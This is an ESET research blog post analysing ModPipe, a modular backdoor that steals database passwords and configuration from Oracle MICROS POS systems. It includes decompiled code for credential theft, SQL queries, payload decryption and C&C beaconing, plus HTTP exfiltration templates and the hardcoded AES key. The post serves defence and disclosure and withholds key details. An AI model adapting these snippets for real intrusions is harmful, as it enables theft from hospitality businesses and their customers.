Hungry for data, ModPipe backdoor hits POS software used in hospitality sector

By Martin Smolár

Archived: 2026-04-02 11:33:23 UTC

ESET researchers have discovered ModPipe, a modular backdoor that gives its operators access to sensitive information stored in devices running ORACLE MICROS Restaurant Enterprise Series (RES) 3700 POS – a management software suite used by hundreds of thousands of bars, restaurants, hotels and other hospitality establishments worldwide.

What makes the backdoor distinctive are its downloadable modules and their capabilities. One of them – named GetMicInfo – contains an algorithm designed to gather database passwords by decrypting them from Windows registry values. This shows that the backdoor's authors have deep knowledge of the targeted software and opted for this sophisticated method instead of collecting the data via a simpler yet "louder" approach, such as keylogging.

Exfiltrated credentials allow ModPipe's operators access to database contents, including various definitions and configuration, status tables and information about POS transactions.

However, based on the documentation of RES 3700 POS, the attackers should not be able to access some of the most sensitive information – such as credit card numbers and expiration dates – which is protected by encryption. The only customer data stored in the clear and thus available to the attackers should be cardholder names.

This would limit the amount of valuable information viable for further sale or misuse, making the full "business model" behind the operation unclear. One possible explanation is that another downloadable module exists that allows the malware operators to decrypt the more sensitive data in the user's database.

According to the documentation, to achieve this the attackers would have to reverse engineer the generation process of the "site-specific passphrase", which is used to derive the encryption key for sensitive data. This process would then have to be implemented into the module and – due to use of the Windows Data Protection API (DPAPI) – executed directly on the victim's machine. Another remaining unknown is ModPipe's distribution method. The majority of the identified targets were from the United States, with indications that they were in the restaurant and hospitality sectors – the primary customers of RES 3700 POS.

ModPipe architecture

Our analysis shows that ModPipe uses modular architecture consisting of basic components and downloadable modules (for a better overview see Figure 1):

1. **initial dropper** – contains both 32-bit and 64-bit binaries of the next stage – the persistent loader – and installs the appropriate version to the compromised machine.

2. **persistent loader** – unpacks and loads the next stage of the malware, namely the main module.
3. **main module** – performs the main functionality of the malware. It creates a pipe used for communication with other malicious modules, un/installs these modules and serves as a dispatcher that handles communication between the modules and attacker's C&C server.
4. **networking module** – module used for communication with C&C.
5. **downloadable modules** – components adding specific functionality to the backdoor, such as the ability to steal database passwords and configuration information, scan specific IP addresses or acquire a list of the running processes and their loaded modules.



Figure 1. Overview of ModPipe backdoor architecture

Downloadable modules

Probably the most intriguing parts of ModPipe are its downloadable modules. We've been aware of their existence since the end of 2019, when we first found and analyzed its "basic" components.

In April 2020, after a couple of months of hunting, we found three of these modules in the wild. The list of all downloadable modules we found and analyzed, and their IDs – represented by a 16-bit unsigned value – are available in Table 1. Our research also suggests that the operators use at least four other downloadable modules, whose functionality remains completely unknown to us for now.

It's worth mentioning that some of these modules can create a named pipe with a GUID-formatted name derived from the module's ID. Other modules can use this pipe to send commands to the module that created it.

Table 1. Downloadable modules

Module ID	Name	Description
0xA0C0	GetMicInfo	Steals database passwords, data and various settings
0x2000	ModScan	Performs scan on the specified IP addresses
-	ProcList	Gets list of the running processes and their loaded modules
0xA000	unknown	-
0xA040	unknown	-
0xA740	unknown	-
0xA080	unknown	-

Downloadable module: GetMicInfo

GetMicInfo is a downloadable component that targets data related to the MICROS POS including passwords tied to two database usernames predefined by the manufacturer: dba and micros (see Figure 2). This information is encrypted and stored in DataS5 (for dba) and DataS6 (for micros) registry values within one of the following registry keys:

- HKLM\Software\Micros\UserData or
- HKLM\Software\WOW6432Node\Micros\UserData if run in Windows 32-bit on Windows 64-bit (WOW64) subsystem

```
szPwdBuff[0] = 2048;
PwdCryptoInit(&crypt);
szPwdBuff[3] = 0;
memset(outPwdBuff, 0, sizeof(outPwdBuff));
GetPass(&crypt, aDataS5, crypt.key3, outPwdBuff, szPwdBuff, 1);
LogToMainMod("[+]dbs pass='%s'\n", outPwdBuff);
v0 = 0;
do
{
  v1 = outPwdBuff[v0];
  gDbaPwd[v0++] = v1;
}
while ( v1 );
memset(outPwdBuff, 0, sizeof(outPwdBuff));
szPwdBuff[0] = 2048;
GetPass(&crypt, aDataS6, crypt.key3, outPwdBuff, szPwdBuff, 1);
LogToMainMod("[+]micros pass='%s'\n", outPwdBuff);
return CryptoCleanup(&crypt);
```

Figure 2. Hex-Rays decompiled code of the function stealing database passwords

The GetMicInfo module can intercept and decrypt these database passwords, using a specifically designed algorithm. So as not to aid other malicious actors, we won't be disclosing the inner workings of the algorithm. Since the decryption mechanism wasn't publicly available, there are at least three possible scenarios of how the attackers could have created the algorithm:

- The most probable option is that the attackers acquired and **reverse engineered the implementation of the ORACLE MICROS RES 3700 POS** and the libraries responsible for encryption and decryption of the database passwords.
- The attackers could have gained the information describing the implementation of the encryption and decryption mechanism from a 2016 data breach, first reported by security journalist Brian Krebs.
- The malware operators could have bought the code from an underground market.

Our analysis shows that in cases where the GetMicInfo module decrypts the password for the dba username, it will also try to acquire the path to the SQL Anywhere API library from the environment variable "SQLANY_API_DLL" and load it if it's available.

If the environment variable does not exist, the module tries to load the library using its name dbcapi.dll. This library is a part of Sybase SQL Anywhere, which is used by RES 3700 POS.

If one of these approaches is successful, GetMicInfo attempts to connect to the database using the following connection string:

DBN=micros;UID=dba;ENG=sql%PCNAME%;PWD=%decrypted_DataS5%

%PCNAME% represents the computer name retrieved via the GetComputerName API and %decrypted_DataS5% stands for the decrypted dba user password.

After establishing a connection, GetMicInfo tries to execute the following SQL queries and report the results to the main module, using a pipe message with ID 0x10000013 (see Table 3 for a full list of pipe messages and their IDs):

```
 SELECT lan_node_seq,obj_num,name,lan_addr,ob_diskless,type,ip_addr,ip_netmask FROM micros.lan_node_def

SELECT dvc_tbl_seq,obj_num,name,type,com_port_seq,com_port,baud_rate,num_data_bits,num_stop_bits,parity_type,fi

SELECT tmed_seq,obj_num,name,type,ca_driver,edc_driver FROM micros.tmed_def

SELECT * FROM micros.caedc_driver_def

SELECT * FROM micros.interface_def
```

Queried data contain various MICROS RES 3700 POS system definitions and configurations (see Figure 3). Other information stolen by the module includes the version of the MICROS POS and information about specific registry keys most likely related to various credit card services configurations.

```
sprintf(connString, "DBN=micros;UID=%s;ENG=%s;PWD=%s", aDba, serverName, gDbaPwd);
if ( !LoadSqlApi(&dbcapi) )
  return LogToMainMod(aLibraryDbcapiD);
if ( (dbcapi.sqlany_init)(aIsql, 1, v6) )
{
  gConn = (dbcapi.sqlany_new_connection)();
  if ( (dbcapi.sqlany_connect)(gConn, connString) )
  {
    LogToMainMod("Connected successfully to %s!\n", serverName);
    ExecSqlQuery(aSelectLanNodeS);
    ExecSqlQuery(aSelectDvcTblSe);
    ExecSqlQuery(aSelectTmedSeqO);
    ExecSqlQuery(aSelectFromMicr_0);
    ExecSqlQuery(aSelectFromMicr);
    (dbcapi.sqlany_disconnect)(gConn);
  }
```

Figure 3. Hex-Rays decompiled code of the function that steals database data

The GetMicInfo module is injected into one of the processes specified by the C&C in the install command (0x0C). Based on our findings, it is typically associated with one of the following legitimate processes:

- MDSHTTPService.exe (MICROS MDS HTTP Service)
- CALSrv.exe (MICROS CAL Service - Client Application Loader server)
- explorer.exe

We can confirm that the GetMicInfo module can successfully obtain the database passwords from RES 3700 POS v4.7 and v5.4. For all the other versions, we were neither able to confirm nor deny the ability of the component to obtain the targeted libraries.

Downloadable module: ModScan 2.20

The main purpose of ModScan 2.20 is to collect additional information about the installed MICROS POS environment on the machines by scanning selected IP addresses. The ModScan 2.20 module is injected into one of the processes specified by the C&C via an InstallMod command (0x72). Based on our findings, it is typically associated with one of the following legitimate processes:

- MDSHTTPService.exe (MICROS MDS HTTP Service)
- CALSrv.exe (MICROS CAL Service - Client Application Loader server)
- msdtc.exe
- jusched.exe
- spoolsv.exe
- services.exe

Differences between the injected processes misused by GetMicInfo and those targeted by ModScan 2.20 might be caused by the fact that GetMicInfo module is injected only into processes running under WOW64.

The list of IP addresses intended for scanning and the special “ping” IP address are specified by the C&C in one of two ways. It is either:

1. downloaded from the C&C along with the ModScan module, or
2. received during runtime, using the named pipe associated with the ModScan module.

The ModScan module handles pipe commands listed in Table 2.

Table 2. ModScan 2.20 module pipe commands

Command name	**Command description**
exit	Exit
stop	Terminate scanning threads
scan	Start scanning IPs specified in the command data to collect additional information about the environment
prm	Specify special “ping” IP address

Scanning procedure routine

1. Before scanning, the module sends a special “ping” message containing a 32-bit value generated by the GetTickCount Windows API function to TCP ports 50123 (used by MDS HTTP Service) and 2638 (used by SAP Sybase database server) of the “ping” IP address.
2. The response from the “ping” IP address should contain the same 32-bit value rotated right by one bit and XORed with the value 0x6CF6B8A8. If the response on at least one of the ports provides the appropriate value, the module will start the scan of the selected IP addresses. A decompilation of this ping function is shown in Figure 4.

```
tick = GetTickCount();
send(s, &tick, 4, 0);
xored_tick = __ROR4__(tick, 1) ^ 0x6CF6B8A8;
WSAResetEvent(v5);
WSAEventSelect(s, v5, 33);
if ( !WaitForSingleObject(v5, 1000 * ((g_0xF5C >> 4) + 1))
  && !WSAEnumNetworkEvents(s, v5, &NetworkEvents)
  && (NetworkEvents.lNetworkEvents & FD_READ) != 0
  && !NetworkEvents.iErrorCode[0]
  && recv(s, response, 16, 0) >= 4 )
{
  retval = *response == xored_tick;
}
```

Figure 4. Hex-Rays decompiled code of the ModScan ping functionality

3. When the ModScan module starts the scan, some of the following information may be gathered, depending on the parameters received along with the scan command:

- **Version of the Oracle MICROS RES 3700 POS,** which is acquired by sending an HTTP Post message (see Figure 5) to the specified IP address on port 50123 used by the MDS HTTP Service. The sought-after information is stored between data xml tags (<data>%version%</data>) of the response from the service.

```
 POST /%s HTTP/1.1
Accept: text/xml
User-Agent: MDS POS Client
Host: %s:50123
Content-Length: 459
Connection: Keep-Alive
Cache-Control: no-cache

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
    <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">
        <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service>
        <MCRS-ENV:Method>Reg_GetValue</MCRS-ENV:Method>
        <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey>
        <MCRS-ENV:InputParameters>
            <Key>SOFTWARE\MICROS</Key>
            <KeyType>HKEY_LOCAL_MACHINE</KeyType>
            <KeyName>Version</KeyName>
        </MCRS-ENV:InputParameters>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Figure 5. MDS HTTP Service request

- **Name of the database**, extracted by sending a specially crafted TCP packet (possibly using the CMDSEQ command protocol) to the selected IP address on port 2638 used by the SAP Sybase Database Server. The string representing the name of the database is located at offset 0x28 of the response sent by the database server.
- **Database server data,** such as its name, version of the TDS protocol and the TDS server version. To gain this information, the ModScan module sends a hardcoded TDS 4.2 & 5.0 Login Packet (Figure 6) to the specified IP address on port 2638. The response includes a Login Acknowledgement packet which, in both cases – success and failure – contains information about the database server and the TDS versions used. The TDS login packet is hardcoded, with username set to the built-in dba and a hardcoded password, which is potentially the default password in some RES 3700 POS versions. As we haven't found any public reference to this password, we won't be publishing it in our blogpost.



Figure 6. TDS 4.2 & 5.0 Login Packet used by the ModScan module, dissected using Wireshark

Downloadable module: ProcList

The last of the downloadable modules we were able to obtain and dissect was ProcList. This is a lightweight module that doesn't have an assigned ID. Its main purpose is to collect information about currently running processes, including: name, process identifier (PID), parent process PID, number of threads, token owner, token domain, process creation time, and command line.

Optionally, ProcList can also collect information about loaded modules for each of the running processes. Collected information is sent to the main module of the backdoor (using pipe message 0x10000013).

Initial dropper

The initial dropper is responsible for installing the next stage of the malware. During our investigation, we discovered one dropper executable on two compromised machines, stored in the following locations:

- C:\IQXDatabase\Live\1.exe
- C:\OasisLive\1.exe

Each time the initial dropper is executed, a unique configuration is generated, using mostly random bytes. This causes the hash of the dropped loader to change with each execution, complicating detection and tracking of the malware. The dropper component can drop the loader into two possible locations and set up the persistence mechanism by creating a Windows service or Windows registry Run key (for details, please refer to the *Indicators of Compromise* section).

The encrypted payload, containing the main functionality of the dropper, is stored in the dropper's resources as bitmaps named from A to L. The dropper decrypts this payload using the provided command line parameter, then executes it. The payload is responsible for decrypting the appropriate loader depending on the system architecture, so either 32-bit or 64-bit. Each of the loaders is encrypted using its own XOR key, each 0x80 bytes long. Decompiled code responsible for loading the payload from the binary's resources, its decryption and execution is shown in Figure 7.

```
sz_read = 0;
do
{
  BitmapName = v27 + 'A';
  v25 = 0;
  v9 = LoadBitmapA(hBitmap, &BitmapName);
  if ( v9 )
  {
    if...
    v11 = FindResourceA(hBitmap, &BitmapName, RT_BITMAP);
    v12 = LoadResource(hBitmap, v11);
    v13 = LockResource(v12) + 104;
    qmemcpy(gResourcesData + sz_read, v13, 8192u);
    rsrcs_size += 0x2000;
  }
  v14 = sz_read + 0x2000 <= 0x18000;
  ++v27;
  sz_read += 0x2000;
}
while ( v14 );
```

```
if ( StrToIntExA(aCmdlineKey , 1, &piRet) )
  {
    cmdline_key = piRet;
    if ( piRet )
    {
      for ( i = 0; i < 0x40; ++i)
      {
        uint32_curr_key = *&xor_key[i * 4];
        xor_key[i * 4] = cmdline_key ^ uint32_curr_key
      }
      for ( j = 0; j < rsrcs_size; ++j )
        *(gResourcesData + j) ^= xor_key[j];
      gResourcesData(hKern32, GetProcAddress, &gDropperCfg);
    }
  }
```

Figure 7. Hex-Rays decompiled code - decryption and execution of the payload in the initial dropper

An example of an encrypted and decrypted configuration with explanations is visible in Figure 8. The configuration shown comes from the loader installed by the dropper sample with SHA-1 hash 9f8530627a8ad38f47102f626dec9f0173b44cd5. Note that the structure of the configuration can vary between older and newer versions of the loader executable.



Figure 8. Example of the loader's generated configuration (upper is encrypted, lower decrypted)

Persistent loader

This component is responsible for both unpacking the main module and for its injection into one of the following processes:

- lsass.exe
- wininit.exe
- services.exe

To unpack the main module, the persistent loader uses different approaches for the 32-bit and 64-bit versions. While the 32-bit loader is almost identical to the initial dropper – the only difference being the payloads stored in the resources – the 64-bit loader uses completely different "unpacking" code.

We have found seven different versions of the loader executables, each having a different compilation timestamp, with the oldest one probably originating in December 2017 and the latest in June 2020. For the full timeline, see Figure 9. A list of all the loader hashes is included in the *Indicators of Compromise* section.

Figure 9. Timeline of known ModPipe variants and their timestamps.

Main module

The main module is mostly responsible for managing C&C communication and for handling received messages/commands, either from C&C or downloadable modules. To facilitate the communication with modules, the main module starts by creating a pipe with a randomly generated name formatted using the following format string:

{%08X-%04X-%04X-%04X-%08X%04X}

It then periodically checks the pipe for new messages using the PeekNamedPipe Windows API function. Messages are parsed and handled according to their content. For a full list of recognized pipe commands and messages see Table 3.

Table 3. List of pipe message/command types

Message code	Description
0x10000012	inject and execute received module in specified process
0x10000013	data for C&C server (execution logs, stolen data, …)

Message code	Description
0x10000014	write requested configuration data to the file handle received in this message (most likely handle to named pipe created by some other module) (main config, network config, loader name, main module PID, ...)
0x10000020	C&C commands (not encrypted) – see Table 4 for the full list of available commands
0x10000022	set module status (or err code)
0x10000023	set C&C communication time intervals
0x10000024	close received list of handles
0x10000025	get handle of the process with specified PID, duplicate it for some other specified process and send it through the received named pipe handle
0x10000072	C&C commands (encrypted) – see Table 4 for the full list of available commands

For the detailed structure and format used for the messages transferred through the pipe refer to Figure 10.

```
struct PIPE_MSG{
	DWORD zero = 0;
	DWORD msg_type;
	DWORD off_endofstruct;
	QWORD ptr_payload;
	DWORD msg_size;
	QWORD h_external_pipe;
	DWORD main_mod_pid;
	DWORD msg_counter;
	BYTE msg_data[msg_size]; // only if msg_size < 4KB
};
```

Figure 10. Structure of the main module's named pipe messages

For communication with its C&C server, the main module uses HTTP and port 80. Each of the dissected samples contained a list of potentially available servers from which one was randomly chosen. A list of all C&C addresses discovered over the course of our research is available in the *Indicators of Compromise* section.

Messages sent to the C&C (see Figure 11) are constructed and encrypted within the main module's code.

```
struct CC_MSG{
    DWORD checksum;
    CC_MSG_HDR hdr;
    CC_MSG_DATA data[];
};

struct CC_MSG_DATA{
    BYTE unknown;
    WORD sz; // size of CC_MSG_DATA
    BYTE data[sz-3]; // msg data
};
```

```
struct CC_MSG_HDR{
    BYTE const = 2;
    WORD sz_hdr;
    WORD const2 = 0x103;
    DWORD loader_id[2];
    WORD msg_id; // starts with 1, incremented with sent message
    WORD mod1_id;      //here starts list of all installed modules ids along with
    WORD mod1_status;  //their current "status" or some error indication
    ... // mod2_id
    ... // mod2_status
};
```

Figure 11. Structure of the messages sent to the C&C

Before any communication with the C&C, the main module generates two clean URLs and uses them to check for an internet connection and a clean-looking cover for the malicious traffic. The URLs use the following format: www.%domain%[.]com/?%rand%, where %domain% is randomly chosen from google, bing and yahoo and %rand% is a random 32-bit unsigned integer represented in ASCII.

Communication with the C&C is encrypted using AES in CBC mode with the following 128-bit key: F45D076FEC641691A21F0C946EDA9BD5. Before encryption, C&C messages start with a 4-byte checksum, which is calculated as CRC32 (message) XORed with the first 4 bytes of the AES key used to encrypt the message. In the case of the key mentioned above, this would be F4 5D 07 6F.

The data is transmitted using the lightweight networking module, which is injected on demand and exits immediately after uploading or downloading the requested message. To select the process for injection, the main

module enumerates running processes and assigns them a priority value between 3 and 6. Those with higher priority are injected first, based on the following criteria:

- Priority 6
    - The highest priority, assigned to any process that has already been used successfully to inject a networking module, received a response from the C&C and that is still running under the same PID, name and CreationTime.
- Priority 5
    - Process name with no extension that matches one of the following process names used for browsers: iexplore, opera, chrome, firefox
- Priority 4
    - Process name with no extension that matches the following process names: explorer, svchost
- Priority 3
    - All the other running processes excluding the following system processes: system, lsass, csrss, lsm, winlogon, smss, wininit

The main reason behind the priority list is to inject processes that are expected to communicate over the network and at the same time avoid system processes that might attract attention if caught communicating over the network.

Networking module

This ModPipe module is responsible for sending requests to the C&C and parsing the payload received in the C&C responses. HTTP POST or GET methods with headers shown in Figure 12 and Figure 13 can be used to upload data to the C&C and download additional payloads and C&C commands.

```
 POST /robots.txt HTTP/1.1
Accept: */*
Content-Length: %data_length%
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: %remote_host%
Cache-Control: no-cache

%data%
```

Figure 12. HTTP POST header used to contact the C&C

```
 GET %rsrc_path% HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: %remote_host%
Cache-Control: no-cache
```

Figure 13. HTTP GET message header

Responses from the C&C server have to be at least 33-bytes long in order to be parsed by the networking module and the malicious payload is located after a sequence of 13 spaces followed by an HTML comment opening tag. An example of a server response including this sequence is shown in Figure 14.

